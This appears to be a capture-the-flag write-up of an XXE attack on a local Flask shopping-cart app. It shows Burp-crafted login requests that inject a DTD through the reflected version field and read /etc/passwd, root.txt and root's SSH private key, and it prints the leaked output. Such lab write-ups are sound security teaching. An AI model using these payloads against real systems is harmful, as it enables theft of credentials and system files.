┌──(root💀kali)-[/home/leshack98]
└─# echo -n PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+bGVzbGV5PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2
RhdGE+Cjwvcm9vdD4= | base64 -d
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>lesley</username>
        <is_admin>0</is_admin>
    </data>
</root>

┌──(root💀kali)-[/home/leshack98]
└─# 
```

We then decode the `lxml`


code decoding lxml

```
echo -n
PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+
 | base64 -d
```

And after decoding the `lxml` we obtain a XML code

```
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>lesley</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

The `API Version ( 1.0.0 )` matches the value sent from the l`ogin form` .In fact, if we intercept a `login request` with `Burp Proxy` and change the `version value` to an arbitrary string of our choosing, the same string is reflected back in the `generated XML code` that is added to our session cookie:



```
┌──(root💀kali)-[/home/leshack98]
└─# flask-unsign --decode --cookie '.eJxFjUFvgyAYhv_KwnkHtPEwj51gQwMGkQ_lpqMJVrCmNWm7pv99W7Jl5_d5nveBwi0GlD_Qy4BypImgjtwaOTGozTpDTMzB8Puws2OvWQUF7VVgIPSieOlBaX51dDsPn_44N
CG1RGKFQyGNY_XOnw141f_sqWMS01lpsbU4kENBjzzYrItJ6eiiBYCB1u814Rn__oM5jIO22IT_3p9flbRrorWQMNzBB97jhLiN9YZk0YBTrqSteF-LXv_y5HrX0U811meZLhsXxVq1dqoL-Yaer2g5jfN6QTl-fgGY41gu.YX
npXA.cKSG93T7Qs89GMbkBx5DLKeEgn4'
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiBNT1ZJRU5JR0hUIC0tPgo8cm9vdD4KICAgIDxkYXRhPgogICAgICAgIDx1c2VybmFtZT5UVUxJPC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA
8L2RhdGE+Cjwvcm9vdD4=', 'points': 0}

┌──(root💀kali)-[/home/leshack98]
└─# echo -n PCEtLSBBUEkgVmVyc2lvbiBNT1ZJRU5JR0hUIC0tPgo8cm9vdD4KICAgIDxkYXRhPgogICAgICAgIDx1c2VybmFtZT5UVUxJPC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgIC
A8L2RhdGE+Cjwvcm9vdD4= | base64 -d
<!-- API Version MOVIENIGHT -->
<root>
    <data>
        <username>TULI</username>
        <is_admin>0</is_admin>
    </data>
</root>

┌──(root💀kali)-[/home/leshack98]
└─# 
```

```
<!-- API Version MOVIENIGHT -->
<root>
    <data>
        <username>lesley</username>
        <is_admin>0</is_admin>
    </data>
</root>
```


Privilege escalation payload-Research,Trial and Defination

This may allow us to perform `XXE injection` by appending a DTD element after the initial comment.

code-payload test

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///etc/passwd'>]><!--
```

We then run `Burpsuite` the add this payload to the intial comment i.e `version=1.0.0-->` `<!DOCTYPE root...` .In order to trigger `XXE` and load the external entity file, we also have to set the `username` to `& [and the user you logged in with]` and url-encode the `username`



```
POST /login HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: http://127.0.0.1:9000
Connection: close
Referer: http://127.0.0.1:9000/login
Cookie: session=eyJwb2ludHMiOjB9.YXntsw.lvEVKjIVQmNW8tNK_lWMCKGUUgk
Upgrade-Insecure-Requests: 1

username=%26admin%3b&version=1.0.0--><!DOCTYPE root [<!ENTITY admin SYSTEM
'file:///etc/passwd'>]><!--
```


Payload which gives us the etc/passwd after redirecting and copying this cookie

```
HTTP/1.1 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://127.0.0.1:9000/site
Vary: Cookie
Set-Cookie: session=.eJxdjkFvgjAYQP_KwnmHwuRi4gWhsJpWS9uv0htYkwoFnZLoMP73ucOWZef3XvLugb_1F

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/site">/site</a>
  .  If not click the link.
```

SELECTED TEXT: =%26admin%3

DECODE... URL encodi: =&admin%3

We then `send` the `request` and we `copy` the set-cookie session from the `response` then we `follow-redirect` then we paste the cookie to cookie session in the `request that was redirected to`.we then send the `request` and we get the `etc/passswd` in the `response`



```
GET /site HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://127.0.0.1:9000
Connection: close
Referer: http://127.0.0.1:9000/login
Cookie: session=
 eJxdjkFvgjAYQP_KwnmHwuRi4gWhsJpWS9uv0htYkwoFnZLoMP73ucOWZef3XvLugb_1Ppjfg5cmmAcqY9hmN8k7
AqUeB-hDvdf0synMoVZ4JvNTYlWY0qLk9WCPqlNxiU3eYCwUInHVvsc08_lucgTAbKCDC4CVvHd1OeFr1fslYKulB
wEyGURL6l1OCpCG7qWLtHei7q7T028pmk26Y-0qdIqljqgpQULRq8XJ0EyubaSPTMaRQD7l2pKycGcNz_6bR5ZwhA
ehWGKQz_Ypbqk3cdWHucUnxfLQQEhQBTvEwiRdy388G__2KZf06SzuNVhhc7xly5GVhY0qcGvj_VYNpYOJn3nkf3x
KPTmaz0IVYh_2zfz-bvhiETxeg9PxMIyXYI4eX2NOgHE.YXnvYQ.3-4uslF8Zdz6MObZg6LeZcGapyQ
Upgrade-Insecure-Requests: 1
```


AFTER REDIRECTING AND COPYING THE COOKIE HERE WE GET

```
    <div class="wrap ct">
      <h1 class="projTitle" id="welcome">
        Welcome, root:x:0:0:root:/root:/bin/bash
        daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
        bin:x:2:2:bin:/bin:/usr/sbin/nologin
        sys:x:3:3:sys:/dev:/usr/sbin/nologin
        sync:x:4:65534:sync:/bin:/bin/sync
        games:x:5:60:games:/usr/games:/usr/sbin/nologin
        man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
        lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
        mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
        news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
        uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
        proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
        www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
        backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
        list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
        irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
        gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog
        nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
        systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr
        systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nc
        syslog:x:102:106::/home/syslog:/usr/sbin/nologin
        messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
        _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
        lxd:x:105:65534::/var/lib/lxd/:/bin/false
        uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
        dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
        landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
        pollinate:x:109:1::/var/cache/pollinate:/bin/false
        sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
        chiv:x:1000:1000:chiv:/home/chiv:/bin/bash
```

Since we believe the application is running with root privileges, we can get the `root .txt` by changing our payload to this `/root/root.txt` file as our external entity. Our payload looks as follows:

code -payload-root.txt

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///root/root.txt'>]><!--
```




```
POST /login HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://127.0.0.1:9000
Connection: close
Referer: http://127.0.0.1:9000/login
Cookie: session=eyJwb2ludHMiOjB9.YXntsw.lvEVKjIVQmNW8tNK_lWMCKGUUgk
Upgrade-Insecure-Requests: 1

username=%26admin%3b&version=1.0.0--><!DOCTYPE root [<!ENTITY admin SYSTEM
'file:///root/root.txt'>]><!--
```

this give us the cookie which will give us the root.txt after redirecting

```
HTTP/1.1 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://127.0.0.1:9000/site
Vary: Cookie
Set-Cookie: session=.eJxdUFtPwjAY_Stmzz50uCVK4gt27axu2Ns32rdBiYO1g8gSYIT_7mLUGB9Pzjk5l0vk

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/site">/site</a>
  .  If not click the link.
```

we then repeat this process . We then `send` the `request` and we `copy` the set-cookie session from the `response` then we `follow-redirect` then we paste the cookie to cookie session in the `request that was redirected to`.we then send the `request` and we get the `root.txt` in the `response`]

we get the root.txt from the response;



```
GET /site HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://127.0.0.1:9000
Connection: close
Referer: http://127.0.0.1:9000/login
Cookie: session=
.eJxdUFtPwjAY_Stmzz50uCVK4gt27axu2Ns32rdBiYO1g8gSYIT_7mLUGB9Pzjk5l0vkT8FH00t0s4ymkc5K4rKT
4i0DUfUdhLhaV8V5mdtNrUmi6H7mdIyLXPC6czvd6lQQS5eESI1YarbPaZF5uhoaBmDfoIUDgFM8NLUYyNEE_wTEV
cqDBDXr5JbVK8pyULZYq2ZiJih1QeD5wm-KbXtUNJUlFdicew0YJxKKo8v8V76d3Cff-qzMesYR6aQWSR17o0Mz8g
8jLmcWecwrx0T-fjIDG_ewXnSiBiz6Cpx0lCxK7Dgf2v_8618_R1lioJlb7xe6Ew0M_ENpcecCMSpYCzFDBlboBZX
7H73CTNZU5EL2ePxr8tsXo8foehvtd5uuP0RTdP0E2-yBJQ.YXnxvQ.i8mzV7IV41EoZs7UaTj6fCa-gMA
Content-Length: 32

Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 4379
Vary: Cookie

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Cart Test Beta
    </title>
    <link rel="stylesheet" href="/static/style.css">
    <script src="/static/modernizr.min.js" type="text/javascript">
    </script>

    <meta name="viewport" content="width=device-width, initial-scale=1">
  </head>
  <body>


    <div class="wrap cf">
      <h1 class="projTitle" id="welcome">
        Welcome, 20a77a0f6654dbc267271db4e4ddcb61
      </h1>
      <h1 class="projTitle">
        Checkout now<span>-modernized</span>
         Shopping Cart
      </h1>
      <div class="heading cf">
        <h1>
```

add here is our root.txt

Lets get the `rsa key` so that we can ssh the root .we set the /root/.ssh/id_rsa file as our external entity. Our payload looks as follows:

code-payload-.ssh

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///root/.ssh/id_rsa'>]><!--
```




```
POST /login HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 108
Origin: http://127.0.0.1:9000
Connection: close
Referer: http://127.0.0.1:9000/login
Cookie: session=eyJwb2ludHMiOjB9.YXntsw.lvEVKjIVQmNW8tNK_lWMCKGUUgk
Upgrade-Insecure-Requests: 1

username=%26admin%3b&version=1.0.0--><!DOCTYPE root [<!ENTITY admin SYSTEM
'file:///root/.ssh/id_rsa'>]><!--
```

Grabbing the ssh so that we can ssh the root

```
HTTP/1.1 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://127.0.0.1:9000/site
Vary: Cookie
Set-Cookie: session=.eJxdUEtzgjAY_Csdzj0ElUM9IkloWqAJyRfJDYxTlAQdZXzg-N9rp9NDe9zZ3dnHLXAX

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/site">/site</a>
  .  If not click the link.
```

we then repeat this process . We then `send` the `request` and we `copy` the set-cookie session from the `response` then we `follow-redirect` then we paste the cookie to cookie session in the `request that was redirected to`.we then send the `request` and we get the `id_rsa key` in the `response`]



```
GET /site HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://127.0.0.1:9000
Connection: close
Referer: http://127.0.0.1:9000/login
Cookie: session=
.eJxdUEtzgjAY_Csdzj0ElUM9IkloWqAJyRfJDYxTlAQdZXzg-N9rp9NDe9zZ3dnHLXAX74L5LXhqgnmgcE4svkje
MRB66MGHeq2za50aTa3ITNJ9bFWYZKngdW93ql0RIIY2hJQKsajavkYZdnQ1tgzAfEAHRwAruW9rMZJz5d0CiNXSQ
Qky7sstq1eUpSBNtpbtpJqgyHqRFClsMxSdZMK0dfg5lv3eqEl20ISjAjv5yGd8jJGi9lTQfCiWph0JeC9VHhvk8J
oORhO2--YfOOHaMo5IXyoxyx57oHebRhmkHUcNuKXqRQsjnyqcRf_58o8_jwtKKumNgZChClboDYXYTk2rceQ12NJ
SsswXQ_L460ePz1fl204gdeCT_dT63778Jbg_B_vdph-OwRzdvwDGlILE.YXnzsw.3iBCDk-APS3tfIz6dpfgJ_14
IUw
Content-Length: 32

Upgrade-Insecure-Requests: 1


```

```
<body>


  <div class="wrap cf">
    <h1 class="projTitle" id="welcome">
      Welcome, -----BEGIN RSA PRIVATE KEY-----
      MIIEowIBAAKCAQEAl/dn2XpJQuIw49CVNdAgde05WZ47tZDYZ+7tXD8Q5tfqmyxq
